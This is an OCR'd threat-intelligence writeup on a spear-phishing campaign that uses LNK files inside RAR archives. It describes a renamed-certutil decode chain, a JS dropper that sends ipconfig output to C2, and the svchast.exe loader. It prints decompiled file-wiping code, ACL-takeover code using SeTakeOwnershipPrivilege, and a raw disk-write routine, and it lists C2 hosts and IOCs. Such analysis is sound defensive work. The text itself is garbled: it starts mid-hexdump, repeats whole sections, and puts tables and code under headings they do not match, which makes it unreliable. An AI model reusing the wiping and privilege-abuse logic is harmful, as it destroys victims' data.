000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-


- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.

